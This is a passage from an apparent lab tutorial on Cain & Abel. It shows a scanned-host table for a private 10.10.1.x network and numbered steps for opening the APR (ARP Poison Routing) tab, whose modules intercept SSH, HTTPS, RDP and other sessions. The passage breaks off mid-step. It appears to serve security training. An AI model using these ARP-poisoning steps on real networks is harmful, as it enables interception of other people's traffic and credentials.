
IP address	MAC address	OUI fingerprint	Host name	B...	B...	B8	Gr	M0	M1	M3
10.10.1.2	02155D287601			*	*	*	*	*	*	*
10.10.1.9	02155D287605			*	*	*	*	*	*	*
10.10.1.11	00155D018000	Microsoft Corporation		*	*	*	*	*	*	*
10.10.1.13	02155D287604			*	*	*	*	*	*	*
10.10.1.14	02155D287606			*	*	*	*	*	*	*
10.10.1.22	00155D018002	Microsoft Corporation		*	*	*	*	*	*	*

13. Now, click the **APR** tab at the bottom of the window.


14. APR options appear in the left-hand pane. Click anywhere on the topmost section in the right-hand pane to activate the plus (+) icon.

The screenshot shows the APR application window. At the top is a menu bar with "File", "View", "Configure", "Tools", and "Help". Below it is a toolbar containing icons for file operations and network-related functions. A tabbed interface below the toolbar includes "Decoders", "Network", "Sniffer", "Cracker", "Traceroute", "CCDU", "Wireless", and "Query". On the left side, there is a tree view under the "APR" icon listing several modules: "APR-Cert", "APR-DNS", "APR-SSH-1 (0)", "APR-HTTPS (0)", "APR-ProxyHTTPS (0)", "APR-RDP (0)", "APR-FTPS (0)", "APR-POP3S (0)", "APR-IMAPS (0)", "APR-LDAPS (0)", and "APR-SIPS (0)". The main area of the application contains two identical empty tables. Each table has columns labeled "Status", "IP address", "MAC address", "Packets ->", "<- Packets", "MAC address", and "IP address". At the bottom of the window, there is a status bar with icons for "Hosts", "APR" (highlighted), "Routing", "Passwords", and "VoIP". To the right of these icons, it says "Configuration / Routed Packets". In the bottom-left corner, outside the application window, it says "Lost packets: 0%".


15. Click the 